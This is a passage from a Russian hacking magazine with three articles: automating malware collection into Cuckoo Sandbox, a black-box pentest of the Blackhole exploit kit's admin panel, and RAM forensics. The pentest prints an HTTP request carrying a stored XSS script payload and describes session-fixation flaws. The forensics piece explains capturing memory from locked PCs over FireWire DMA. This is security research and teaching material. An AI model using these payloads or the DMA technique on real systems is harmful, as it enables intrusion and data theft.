- наименование файлов (или папок), как полное соответствие имени (например, каталог `systemhost`, признак заражения трояном SpyEye), так и по определенной маске (jar_*.tmp, xkjhaqw*, 0.* и тому подобные);
- расширения файлов (*.exe, *.dll, *.class, *.jar/*.jad, *.pdf и так далее);
- пути поиска.

В качестве путей поиска нужно брать места, которые чаще всего используют вредоносы для сохранения своего экземпляра. Это, например, корень основного диска, каталог с профилями пользователей, а также директории профиля пользователя `Local Settings`, `Temp`, `Sun\Java\Deployment\cache\6.0\*`, `Startup` и прочие злачные места.

Это лишь основные признаки потенциально вредоносных файлов. Поэтому при разработке системы стоит заложить возможность их расширения.

Что касается модуля, ответственного за поиск файлов, то он работает по следующему алгоритму:

1. Проверка доступности узла сети (ПК) из определенного диапазона сети.
2. Поиск файлов, удовлетворяющих определенным признакам.
3. Копирование найденных файлов в хранилище.

Приведу основные функции поискового модуля. Доступность хоста определяется с помощью функции `ICMP API IcmpSendEcho`. Для использования данной API-функции необходимо определить структуру данных `ip_option_information` (представляет собой информацию о IP-пакете), а также структуру данных `icmp_echo_reply`, определяющую структуру ICMP-пакета (полный код функции и пример ее использования ждет тебя на диске). Для поиска файлов на удаленных ПК и их копирования используется следующая конструкция:

```
var
  SearchRec: TSearchRec;
begin
  if (FindFirst('\\'+IP-адрес хоста (+'\'+путь поиска ↵
  (+'\*.*', faAnyFile, SearchRec) = 0) then
  begin
     repeat

        // Код, проверяющий найденный файл или папку
        // на соответствие критериям поиска вредоносов
        // В случае если найденный файл удовлетворяет
        // критериям поиска, копируем его в хранилище
        if not ( ( SearchRec.name = '.' ) or ↵
        ( SearchRec.name = '..' ) ) then
        begin
         ForceDirectories(PChar('[адрес / сетевой путь ↵
         хранилища]'+'\'+[дата] +'\'+ 'ip-адрес хоста'));
         CopyFile(PChar('\\'+IP-адрес хоста (+'\'+↵
         путь поиска (' +SearchRec.name), PChar([адрес / ↵
         сетевой путь хранилища]'+'\'+[дата] +'\'+ ↵
         'IP-адрес хоста+ '\'+SearchRec.name),true);
        end;
     until (FindNext(SearchRec)<>0);
     FindClose(SearchRec);
 end;
```

Чтобы автоматизировать анализ найденных зловредов в кукушке, потребуется написать программный модуль, который должен отслеживать состояние хранилища и при появлении новых файлов отправлять их в песочницу для проведения анализа. Назовем этот модуль «монитором».

Следующий алгоритм определяет работу программного модуля «монитор»:

1. Сканирование каталога на наличие файлов.
2. Определение состояния файла: отправлен на проверку или нет.
3. Если не отправлен, отправляем на проверку, устанавливаем статус «отправлен», сохраняем идентификатор задачи и время обработки файла. Иначе переходим к шагу 1.

При разработке данного модуля я использовал такую схему для отслеживания состояния файла:

- для каждого файла, отправленного на проверку, создаем «статусный» файл с именем следующего вида: `<done>_<имя проверяемого файла>.<id задачи>`;
- в файл записываем дату и время отправки (может пригодиться при анализе времени реакции на инцидент).




Рис. 5. Профили задач




Рис. 6. Профиль задачи, результаты проверки




Рис. 7. **Схема построения автоматизированной системы поиска и анализа потенциальных зловредов**



DVD

Исходный код приложения со всеми рассмотренными в статье функциями ты, как всегда, найдешь на нашем диске.

В коде это выглядит так. Осуществляется рекурсивный поиск файлов. Каждый найденный файл проверяется — отправлялся ли он на проверку или нет:

```
if ( Pos(filename,SearchRec.name) > 0) then
    begin
        if (Copy(SearchRec.name, 1,5) = 'done_')then
            begin
                result:=true;
            exit;
    end;
...
else
    result:=false;
...
```

Для того чтобы отправить файл на проверку, «монитор» использует внешний скрипт submit.py, с передачей необходимых параметров.

```
function sendFileCuckoo(path, filename:string):integer;
var
  exp:string;
begin
  ...
    if exp = 'exe' then
      testFile('--package '+exp+' '+path+filename);
    if exp = 'doc' then
      testFile('--package '+exp+' '+path+filename);
    if exp = 'dll' then
      testFile('--package '+exp+' '+path+filename);
    if exp = 'pdf' then
      testFile('--package '+exp+' '+path+filename);
...
end;
```

Вызов внешнего скрипта submit.py:

```
function testFile(param:string):integer;
begin
    CreateProcess(nil, PChar('python D:\cuckoo\utils\submit.↵
    py '+param), nil, nil, True, CREATE_NEW_CONSOLE, nil, ↵
    nil, startupinfo, processinformation);
    ...
end;
```

Особенность программного модуля «монитор» заключается в том, что он должен запустить внешний скрипт и перехватить вывод консоли на себя.

Как только налажен процесс поиска и анализа найденных зловредов, возникает необходимость создать веб-сервер отчетности, который будет структурно отображать выполненные, выполняющиеся или ожидающие задачи по анализу вредоносов, а также предоставлять возможность просматривать отчеты, состояния виртуальных машин и самой автоматизированной аналитической системы.

В арсенале кукушки имеется веб-сервер REST API, позволяющий управлять этой аналитической системой с помощью REST-запросов. Используя данные запросы, можно получать необходимую информацию от API-сервера в удобном формате (JSON) о состоянии Cuckoo Sandbox, о задачах и их статусе, проверяемых файлах и многом другом. Подробности запуска сервера и перечень запросов описан тут: bit.ly/1c3VoBz.

Остается только написать веб-приложения, но это тема уже другой статьи.

В ЗАКЛЮЧЕНИЕ

Реализовав данную идею, ты оптимизируешь ручную аналитическую работу и автоматизируешь поиск и анализ потенциально вредоносных файлов. Это позволит сократить время реакции на инциденты вирусного заражения, разгрузить локального специалиста безопасности от трудоемкой работы, повысить эффективность антивирусной защиты. А в рамках домашней сети — организовать свою маленькую антивирусную лабораторию. ☐

Евгений Толмачёв
@c3retc3, cloud.ru

Анализ защищенности Blackhole exploit kit

ПЕНТЕСТ ЭКСПЛОЙТ-ПАКА

thebadastronomer@flickr.com

Делать пентест злософта, наверное, так же прикольно, как экспроприировать у экспроприаторов и грабить награбленное. По заданию журнала «Хакер» мы подошли к эксплойт-паку Blackhole exploit kit v2.0.1 с несколько необычной стороны: мы попробуем расковырять связку эксплойтов и сделаем соответствующие выводы. То, чем мы будем заниматься, можно научно назвать «экспресс-анализом сценариев методом черного ящика» (blackbox-тестирование, подразумевает отсутствие исходных кодов веб-приложения у проверяющей стороны).

Известно, что связка эксплойтов имеет следующую архитектуру: ротатор эксплойтов и административная часть. Мы анализировали исключительно административную панель связки, так как она представляет собой веб-приложение (набор сценариев) и является наиболее критичным элементом для администратора Blackhole exploit kit — если доступ к административной части будет утерян, администратор перестанет контролировать функционирование эксплойт-пака со всеми вытекающими последствиями.

ЧТО НОВЕНЬКОГО В BLACKHOLE?

Давно мы не писали о связке с точки зрения ее внутренних процессов. Со времени последнего материала, посвященного анализу связки, ее программное обеспечение претерпело ряд существенных изменений:

1. Генерация динамического URL. Обеспечивает защиту эксплойтов от автоскачивания антивирусными компаниями.
2. Минимизация количества эксплойтов — теперь доступны только максимально свежие и эффективные экземпляры.
3. Введена captcha при авторизации администратора связки (для «защиты» административной панели).
4. Добавлена возможность использовать в качестве вспомогательного инструмента для производительности Memcached — это поможет снизить нагрузку при больших объемах трафика.
5. К списку ОС добавлены Windows 8 и мобильные устройства, что позволит более гибко управлять трафиком.
6. Появилась возможность использовать связку как прокладку между источником трафика и местом ее назначения. Для этого при создании потока появилась возможность указывать URL для редиректа отработанного трафика.
7. При добавлении к файлу появилась возможность указывать периодичность проверки этого файла на детект антивирусными средствами.
8. Полностью обновился раздел «Безопасность» (появилась возможность блокировать трафик без рефереров, банить ненужные рефереры, банить боты по заранее подготовленной базе из 13 000 IP, возможность банить Tor-сети и другие).




Рис. 1. Интерфейс веб-приложения Blackhole exploit kit

ПЕРВАЯ АТАКА: МЕЖСАЙТИНГОВЫЙ СКРИПТИНГ (XSS)

Межсайтовый скриптинг (Cross Site Scripting aka XSS) — атака на клиент веб-приложения, которая реализует уязвимость некорректной фильтрации поступающего от пользователей контента (повторение — мать учения, не так ли?).

На странице загрузки «боевой нагрузки» (раздел «Файлы», название скрипта — registers.php) имеется возможность загрузить произвольный файл. После загрузки файла веб-приложение отображает о нем информацию. При передаче

```
POST /registers.php?a=fileUpload&id=4 HTTP/1.1
Host: glorydisplayneting.info
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:19.0) Gecko/20100101 Firefox/19.0
Accept: */*
Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Referer: http://glorydisplayneting.info/registers.php?a=files
Content-Length: 804
Content-Type: multipart/form-data; boundary=---------------------------6569159023782
Cookie: PHPSESSID=hfvb4gciqbg1lgc8e80lrvs274; browsersFull=3
DNT: 1
Connection: keep-alive
Pragma: no-cache
Cache-Control: no-cache

-----------------------------6569159023782
Content-Disposition: form-data; name="check"

on
-----------------------------6569159023782
Content-Disposition: form-data; name="FileUrl"

http://glorydisplayneting.info/registers.php?a=files"><script>
function showMap(position){}
alert(navigator.geolocation.getCurrentPosition(showMap));
</script>
-----------------------------6569159023782
Content-Disposition: form-data; name="Title"
```

Рис. 2. Передача параметра FileUrl JS-скрипта




Рис. 3. Отображение HTML-кода (вставлен тег <img> с произвольной картинкой) в результате XSS

целевого файла скрипт registers.php не осуществляет какую-либо фильтрацию строкового значения для параметров FileUrl (ссылка на файл после его загрузки) и Title (имя загружаемого файла). Таким образом, становится возможным внедрение произвольного HTML/JS-кода в страницу, возвращаемую пользователю связки при переходе в раздел «Файлы» (рис. 2).

В результате на веб-странице «Файлы» находится хранимая XSS. Результатом данной атаки может быть исполнение на клиентской стороне любого HTML-кода или произвольного JS-сценария.

Возможности HTML5 позволяют осуществлять различные сценарии атаки на администратора эксплойт-пака. Например, с помощью новой версии языка разметки гипертекста можно создавать страницы с определением местоположения администратора эксплойт-пака посредством интерфейса Geolocation API (рис. 4).

ВТОРАЯ АТАКА: SESSION FIXATION

В данной версии Blackhole exploit kit существует возможность установки произвольного значения cookie пользователю из-за отсутствия фильтрации значений параметров type и sort, передаваемых к сценарию registers.php. На рис. 6 видно, что параметру type скрипта registers.php присваивается значение Fake_Cookie.

Теоретически данная уязвимость может привести к установке произвольного значения сессии пользователю. Однако в данном случае нам мешает одна особенность скрипта: к устанавливаемому значению добавляется строка +desc. К сожалению, в ходе исследования не удалось найти способ обрезать ненужную часть строки.

Рассматривая вопрос корректности работы сценариев с пользовательскими сессиями, необходимо отметить, что значение сессии пользователя не меняется после успешной аутентификации. Данная особенность может быть использована для проведения атак типа session fixation, при которых пользователю принудительно присваивается выбранное значение идентификатора сессии (например, при помощи описанной выше уязвимости, при которой имеется возможность устанавливать произвольное значение cookie).

Еще одна ошибка, связанная с обработкой сессий в связке, — отсутствие принудительной инвалидации (удаления) сессии после выхода пользователя из интерфейса при помощи Logout. Другими словами, данная сессия в случае ее перехвата может быть повторно использована для авторизации в связке, несмотря на то что пользователь попытался корректно выйти из приложения.

ТРЕТЬЯ АТАКА: ПОДДЕЛКА МЕЖСАЙТОВЫХ ЗАПРОСОВ

Уже на данном этапе экспресс-анализа можно сделать вывод, что создатели эксплойт-пака не беспокоятся о защите административной части своего продукта. Подтверждает это также отсутствие какой-либо защиты от таких атак, как CSRF и UI redressing (aka Clickjacking). Однако для их успешной реализации требуются активные действия администратора связки (просмотр страниц, открытие ссылок и так далее).

ИТОГО

Общий итог исследования: дыр в черной дыре обнаружилось немало. Разработчики топовой связки эксплойтов Blackhole exploit kit не заботятся о защите веб-приложения. Соответственно, плохие (ха-ха. — Прим. ред.) хакеры и хорошие (буогага! — Прим. ред.) сотрудники антивирусных компаний могут перехватить управление административной частью данного продукта.




Рис. 4. Использование HTML5 Geolocation API для реализации XSS-атаки




Рис. 5. Вставка произвольного текста в поле Title (название загруженного файла)




Рис. 6. Передача значения Fake_Cookie в параметр sort и получение ответа с установленным значением

ОХОТА ЗА ПРИЗРАКОМ

Криминалистический анализ слепков оперативной памяти



Компьютер, телефон, планшет и прочие цифровые носители информации сегодня есть у каждого, от мала до велика. Неудивительно, что, как это бывает со всем в нашей жизни, с их помощью не только созидают разумное, доброе, вечное, но и делают не совсем правильные и хорошие вещи. В случае нелегального использования цифрового устройства или же когда злоумышленник пустил его в ход при подготовке или совершении злодеяния, данные на устройстве могут послужить подтверждением вины — так называемым цифровым доказательством.





Олег Афонин,
Юрий Губанов,
Belkasoft Research
contact@belkasoft.com

ИСЧЕЗАЮЩИЕ УЛИКИ

Что происходит, когда на месте преступления обнаруживается работающий компьютер? В большинстве случаев следователь просто его выключит. В дальнейшем изучать этот компьютер будет эксперт по исследованию компьютерной информации, а вовсе не следователь. Все, что останется «на руках» у эксперта, — это жесткий диск. К сожалению, при таком подходе навсегда утрачивается доступ к огромному количеству «эфемерных» улик, безвозвратно исчезающих при выключении питания. Эти улики — данные, хранящиеся в ОЗУ.

Выключая компьютер, не сняв предварительно слепок оперативной памяти, следственные органы могут никогда не увидеть последних сообщений, отправленных подозреваемым через социальные сети. Пропадут ключи, с помощью которых могут быть зашифрованы криптоконтейнеры. Если использовался режим «приватности», эксперт никогда не увидит сайтов, открытых в момент выключения питания. Будут безвозвратно утрачены и многие другие данные.

Все, что нужно, чтобы не потерять эти и многие другие улики, — сохранить образ оперативной памяти в файл.

ЧТО МОЖНО НАЙТИ В ОПЕРАТИВНОЙ ПАМЯТИ

Если хорошенько поискать, в оперативной памяти компьютера можно найти самые неожиданные вещи. К примеру, ключи, с помощью которых получится мгновенно расшифровать содержимое криптоконтейнеров TrueCrypt, BitLocker и PGP Disk. Такая функция присутствует, например, в программе отечественной разработки Elcomsoft Forensic Disk Decryptor. А вот атака на зашифрованные данные «в лоб» займет миллиарды лет — в конце концов, профессионалы своего дела работали долгие годы, стараясь защититься в первую очередь именно от атаки перебором.

В оперативной памяти содержатся последние сообщения, полученные и отправленные через социальные сети; комментарии, оставленные на форумах; сообщения, переданные с помощью программ мгновенного обмена сообщениями или с использованием чатов, встроенных в электронные игры. Там можно найти информацию о последних скачанных файлах. В памяти компьютера какое-то время хранятся страницы и изображения с веб-сайтов — даже если в браузере включен режим защиты приватности, отключен кеш и сохранение истории посещений. Кроме того, доступно большое количество системной информации, загруженные ветки реестра, распакованные и расшифрованные версии защищенных программ, информация об открытых сетевых соединениях. Если компьютер заражен вирусом или на нем запущена троянская программа, то при исследовании образа памяти их будет хорошо видно.

Как снимается образ памяти

Сохранение содержимого оперативной памяти компьютера для последующего изучения — необходимый шаг в работе «цифрового» криминалиста. Создание образа памяти занимает минуты и при должном уровне технического обеспечения осуществляется одной кнопкой. При этом «должный уровень технического обеспечения» расшифровывается очень просто: достаточно любой USB-флешки, способной полностью вместить содержимое оперативной памяти, и небольшой программы — к примеру бесплатной утилиты Live RAM Capturer (ru.belkasoft.com/ru/memory-dump) от российской компании Belkasoft, в которой работают авторы статьи.

При снятии образа оперативной памяти следователю нужно учитывать ряд тонкостей. Например, для этого нель-

зя использовать программы, запущенные в обычном пользовательском режиме, и вот почему.

Многие программы, включая популярные многопользовательские игры, системы безопасности, а также вредоносное ПО, защищают свои процессы от исследования с помощью отладочных инструментов (например, игра Karos). В таких программах используются активные системы противодействия отладке, способные обнаружить и предотвратить попытку других программ считать данные из защищенных областей памяти. В лучшем случае попытка использования отладчика не удается — вместо интересующей исследователя информации в защищенной области обнаруживаются нули или случайные данные. В худшем случае происходит зависание или перезагрузка компьютера, делающие дальнейшее исследование невозможным.


Поэтому запуск утилиты, работающей в пользовательском режиме, с определенной вероятностью приведет к тому, что интересующие эксперта данные извлечь не удастся, а при самом плохом развитии событий они будут безвозвратно уничтожены.

Для предотвращения подобной ситуации криминалистам приходится использовать специализированные программы и инструменты — например CaptureGUARD Gateway, WindowsSCOPE стоимостью порядка пяти тысяч долларов или опять же бесплатный Belkasoft Live RAM Capturer (да-да, если сам себя не похвалишь, то...). Обойти активные виды защиты от отладки способны только инструменты, запущенные в привилегированном режиме ядра операционной системы. Специализированные программы включают 32- и 64-разрядные драйверы, работающие в режиме ядра и позволяющие корректно обрабатывать области данных, принадлежащие защищенным процессам.

Многие платные (и весьма дорогие) криминалистические продукты (в основном зарубежного производства) имеют в своем составе программы, позволяющие снимать слепки памяти. При этом такие программы работают в пользовательском режиме и для реального использования криминалистом совершенно непригодны.

Во время криминалистических конференций часто возникает вопрос: почему производители недешевых аналитических пакетов поставляют явно неработоспособные инструменты? Производители же хранят молчание.

Live RAM Capturer не стоит ни копейки, но выполняет всю необходимую работу в режиме ядра. Скачать его можно с официального сайта — ru.belkasoft.com/ru/memory-dump.



Что можно «добыть» из оперативной памяти

А если компьютер запаролен?

Снять образ памяти легко, если доступ к компьютеру открыт или если криминалисту известен пароль от любой действительной учетной записи. Но что, если доступ к компьютеру закрыт неизвестным паролем, а времени на его взлом катастрофически не хватает? В этом случае на помощь эксперту приходит методика, описанная австрийскими исследователями. Отвлечемся на минуту от расследования преступлений и посмотрим в сторону железа. В большинстве современных компьютеров есть один или несколько портов IEEE 1394, известных также под названиями FireWire или i.LINK. Стандарт FireWire описывает возможность прямого доступа к оперативной памяти компьютера через канал DMA. Что означает наличие «прямого доступа» к памяти? Для криминалиста это означает возможность скопировать ее содержимое независимо от того, закрыт компьютер паролем или нет.

Итак, если компьютер подозреваемого закрыт паролем, а криминалисту необходимо снять образ оперативной памяти, он подключает собственный компьютер к компьютеру подозреваемого с использованием самого обычного кабеля FireWire. На компьютере криминалиста запускается программа (самые простые образцы, к примеру Inception или pyfw, написанный на языке Python, доступны в открытом доступе; впрочем, криминалисты используют более продвинутый софт), с помощью которой все содержимое оперативной памяти исследуемой машины скачивается на компьютер следователя. Этот способ можно опробовать самостоятельно. Например, пользователи Linux и OS X могут воспользоваться бесплатной утилитой Inception (bit.ly/yz09Ff).


А что, если на компьютере подозреваемого нет порта FireWire? В этом случае криминалист может использовать собственную карту-адаптер. Если выбрать достаточно распространенную модель, то система подгрузит соответствующие драйверы автоматически. К сожалению, корректную работу нам обеспечит только адаптер с интерфейсом PCMCIA, CardBus или ExpressCard, так как только эти интерфейсы предоставляют прямой доступ к памяти компьютера. Адаптеры, работающие через USB, этой возможности лишены и для криминалиста непригодны.

Наконец, в качестве курьеза можно привести ссылку на работу немецких исследователей, взломавших компьютер с использованием самого обычного телефона iPhone, — bit.ly/60FDdS.

Есть ли защита от атаки через FireWire? Способы защититься от такой атаки существуют, и они давно известны: требуется лишь тем или иным способом отключить поддержку FireWire в то время, когда компьютер «спит» или закрыт паролем. Компьютеры под управлением последних версий OS X делают это автоматически, блокируя драйверы FireWire, пока пользователь не зайдет на компьютер со своими логином и паролем. А вот в Windows и других операционных системах ситуация обратная: производители этих систем работу драйверов FireWire не блокируют; соответственно, даже Windows 8 со всеми последними обновлениями остается уязвимой.

Ограничения

Анализ оперативной памяти не панацея. Природа оперативной памяти такова, что данные хранятся в ней лишь очень короткое время. Через несколько минут, в крайнем случае — часов (если компьютер не использовался) данные могут быть вытеснены или перезаписаны другой информацией. Поэтому снимать слепок памяти нужно «по свежим следам». А вот с анализом снятого образа можно не торопиться — файл с флешки уже никуда не денется.



Захват слепка оперативной памяти — Belkasoft Live RAM Capturer

